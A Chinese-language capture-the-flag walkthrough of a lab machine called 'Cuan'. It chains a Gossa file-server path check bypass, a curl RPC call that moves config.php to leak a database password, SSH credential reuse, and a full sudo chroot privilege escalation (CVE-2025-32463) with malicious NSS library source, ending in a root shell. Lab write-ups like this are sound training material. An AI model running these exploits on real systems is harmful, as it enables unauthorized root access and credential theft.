

| Cuan_daochunhan

| Cuan

| user

| 信息收集

目标：

```
192.168.56.154
```

端口扫描：

```
nmap 192.168.56.154
```

```
(daochunhan@kali)-[~]  
$ nmap 192.168.56.154  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 19:28 -0400  
Nmap scan report for 192.168.56.154  
Host is up (0.015s latency).  
Not shown: 694 filtered tcp ports (no-response), 303 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8001/tcp   open  vcom-tunnel  
  
Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds
```

```
22/tcp    open  ssh  
80/tcp    open  http  
8001/tcp   open  vcom-tunnel
```

80 是“前线大作战”小游戏，8001 是 [gossa](#)，一个轻量级 Go 文件服务器。

页面标题是 `/`，列表里只有 `README.txt`：

其中 `/config.php` 没有响应内容；`/login.php` 是一个后台管理登录界面，但是没有可用凭据；`info.php` 包含了站点的一些配置信息。

Gossa 路径处理

8001 提供 POST 和 RPC 接口，可以上传文件，RPC 操作支持 `mkdirp`、`rm`、`mv`：

```
← → ↻ ⚠ 不安全 view-source:192.168.56.154:8001
638
639 function upload (id, what, path, cbDone, cbErr, cbUpdate) {
640   const xhr = new XMLHttpRequest()
641   xhr.open('POST', location.origin + window.extraPath + '/post')
642   xhr.setRequestHeader('gossa-path', path)
643   xhr.upload.addEventListener('load', cbDone)
644   xhr.upload.addEventListener('progress', cbUpdate)
645   xhr.upload.addEventListener('error', cbErr)
646   xhr.upload.id = id
647   xhr.send(what)
648 }
649
650 function rpc (call, args, cb) {
651   console.log('RPC', call, args)
652   const xhr = new XMLHttpRequest()
653   xhr.open('POST', location.origin + window.extraPath + '/rpc')
654   xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8')
655   xhr.send(JSON.stringify({ call, args }))
656   xhr.onload = cb
657   xhr.onerror = () => flicker(sadBadge)
658 }
659
660 const mkdirCall = (path, cb) => rpc('mkdirp', [prependPath(path)], cb)
661 const rmCall = (path1, cb) => rpc('rm', [prependPath(path1)], cb)
662 const mvCall = (path1, path2, cb) => rpc('mv', [path1, path2], cb)
663
```

到这里自然会想到目录替换的思路，但是还不知道 Apache 文档根叫什么，先对照 `info.php`：

Apache Environment	
Variable	Value
HTTP_HOST	192.168.56.154
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_USER_AGENT	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.9
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
SERVER_SIGNATURE	<address>Apache/2.4.68 (Debian) Server at 192.168.56.154 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.68 (Debian)
SERVER_NAME	192.168.56.154
SERVER_ADDR	192.168.56.154
SERVER_PORT	80
REMOTE_ADDR	192.168.56.1
DOCUMENT_ROOT	/var/www/gossahtml
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/var/www/gossahtml
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/gossahtml/info.php
REMOTE_PORT	62788
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/info.php
SCRIPT_NAME	/info.php

PHPInfo 得到：

```
DOCUMENT_ROOT=/var/www/gossahtml
```

根据 Apache 的文档根名称尝试相对路径：

```
../gossahtml/xxx
```

上游源码中 Gossa 的路径检查核心是：

```
gossa / gossa.go
Code Blame Executable File · 271 lines (237 loc) · 7.17 KB
214
215     check(err)
216     w.Write([]byte("ok"))
217 }
218
219 func enforcePath(p string) string {
220     joined := filepath.Join(rootPath, strings.TrimPrefix(p, *extraPath))
221     fp, err := filepath.Abs(joined)
222     sl, _ := filepath.EvalSymlinks(fp) // err skipped as it would error for unexistent files (RPC check). The actual behaviour is tested below
223
224     // panic if we had a error getting absolute path,
225     // ... or if path doesnt contain the prefix path we expect,
226     // ... or if we're skipping hidden folders, and one is requested,
227     // ... or if we're skipping symlinks, path exists, and a symlink out of bound requested
228     if err != nil || !strings.HasPrefix(fp, rootPath) || !skipHidden && strings.Contains(p, ".") || !*symlinks && len(sl) > 0 && !strings.HasPrefix(s
229         panic(errors.New("invalid path"))
230 }
```

```
joined := filepath.Join(rootPath, strings.TrimPrefix(p, *extraPath))
fp, _ := filepath.Abs(joined)
```

```
if !strings.HasPrefix(fp, rootPath) ||
    strings.Contains(p, "/.") {
    panic(errors.New("invalid path"))
}
```

`HasPrefix` 只是字符串前缀匹配，不是路径组件匹配。

直接使用：

```
../gossahtml/x
```

会因为原始参数包含 `/.` 被拦截。

去掉前导斜杠：

```
../gossahtml/x
```

就可以绕过隐藏路径判断。`filepath.Join` 会自动清理 `..`，最终把路径解析到 Apache 文档根。


因为 `/config.php` 是由 PHP 处理的文件，直接访问不会显示源码。利用 `mv` 把它移动到 Gossa 根：

```
curl -sS -X POST -H 'Content-Type: application/json' --data
'{"call": "mv", "args": ["../gossahtml/config.php", "/config.php"]}'
http://192.168.56.154:8001/rpc
```



直接点击默认是下载文件，可以访问编辑器读取即可：

```
http://192.168.56.154:8001/?editor=config.php
```



得到配置文件：

```
<?php
// Site database configuration
$db_host = 'localhost';
$db_user = 'radiant';
$db_pass = 'QixXQ8jeJDzDv5lQ4rLi';
```

```
$db_name = 'maze';  
?>
```

配置文件中有数据库配置，这组凭据可以直接用于 SSH 登录：

```
ssh radiant@192.168.56.154 # QixXQ8jeJDzDv5lQ4rLi
```

root

信息收集

SSH 拿到 shell 后尝试凭据复用, `sudo -l` 输入前面得到的数据库密码:

```
sudo -l # QixXQ8jeJDzDv5lQ4rLi
```

```
radiant@Cuan:~$ sudo -l
[sudo] password for radiant:
Sorry, user radiant may not run sudo on Cuan.
radiant@Cuan:~$
```

密码可以通过认证，但没有可用授权

本地枚举，使用包完整性校验，过滤掉 conffile 相关的改动：

```
dpkg -V | grep -v ' c '
```

```
radiant@Cuan:~$ dpkg -V | grep -v ' c '
??5?????? /usr/bin/cvtsudoers
??5?????? /usr/bin/sudo
??5?????? /usr/bin/sudoreplay
??5?????? /usr/lib/tmpfiles.d/sudo.conf
??5?????? /usr/libexec/sudo/audit_json.so
??5?????? /usr/libexec/sudo/group_file.so
??5?????? /usr/libexec/sudo/libsudo_util.so.0.0.0
??5?????? /usr/libexec/sudo/sudo_intercept.so
??5?????? /usr/libexec/sudo/sudo_noexec.so
??5?????? /usr/libexec/sudo/sudoers.so
??5?????? /usr/libexec/sudo/system_group.so
??5?????? /usr/sbin/sudo_logsrvd
??5?????? /usr/sbin/sudo_sendlog
??5?????? /usr/sbin/visudo
??5?????? /usr/share/doc/sudo/CONTRIBUTING.md
??5?????? /usr/share/doc/sudo/examples/sudo.conf
??5?????? /usr/share/doc/sudo/examples/sudoers
??5?????? /usr/share/locale/ca/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/ca/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/fur/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/fur/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/hr/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/hr/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/it/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/it/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/pt/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/pt/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/pt_BR/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/pt_BR/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/sr/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/sr/LC_MESSAGES/sudoers.mo
??5?????? /usr/share/locale/zh_TW/LC_MESSAGES/sudo.mo
??5?????? /usr/share/locale/zh_TW/LC_MESSAGES/sudoers.mo
radiant@Cuan:~$
```

sudo 包 md5 不匹配，文件还在 dpkg 记录的标准路径上，内容整体换成了另一个版本：

```
sudo -V
```

```
radiant@Cuan:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
radiant@Cuan:~$
```

```
Sudo version 1.9.17
```

chwoot 提权 (CVE-2025-32463)

CVE-2025-32463 修复于 1.9.17p1，1.9.17 在影响范围内。

该漏洞利用 `sudo -R/--chroot` 读取攻击者控制目录中的 `nsswitch.conf`，进而加载自定义 NSS 动态库。

`sudo -R woot woot` 中的第一个 `woot` 会被当作 `chroot` 目录。旧版 `sudo` 在解析命令和加载 NSS 配置时，会读取：

```
woot/etc/nsswitch.conf
```

如果把 NSS 配置写成：

```
passwd: /woot1337
```

`sudo` 就会尝试加载攻击者控制的 NSS 动态库：

```
libnss_/woot1337.so.2
```

这个动态库是在 `sudo` 完成权限降级前被加载的。因此只要在动态库构造函数中执行：

```
setreuid(0, 0);  
setregid(0, 0);
```

就可以保持 `root` 身份，再启动 `shell`。

```
mkdir -p woot/etc libnss_  
  
# 写入伪造的 NSS 配置  
echo 'passwd: /woot1337' > woot/etc/nsswitch.conf  
cp /etc/group woot/etc/  
  
# 编写恶意 NSS 模块  
cat > woot1337.c <<'EOF'  
#include <stdlib.h>  
#include <unistd.h>  
  
__attribute__((constructor))  
void woot(void) {  
    setreuid(0, 0);  
    setregid(0, 0);  
    chdir("/");  
    execl("/bin/bash", "bash", "-p", NULL);  
}  
EOF  
  
# 编译为 sudo 会加载的库文件  
gcc -shared -fPIC \
```

```
-Wl,-init,woot \  
-o libnss_/woot1337.so.2 \  
woot1337.c
```

触发 chwoot

```
sudo -k -R woot woot
```

```
sudo -k -R woot woot337.so.2 \  
root@Cuan:/# id  
uid=0(root) gid=0(root) groups=0(root),1000(radiant)  
root@Cuan:/# cat /root/root.txt  
flag{root-75d03bec804f347367e5f2d7fa4cd9d3}  
root@Cuan:/#
```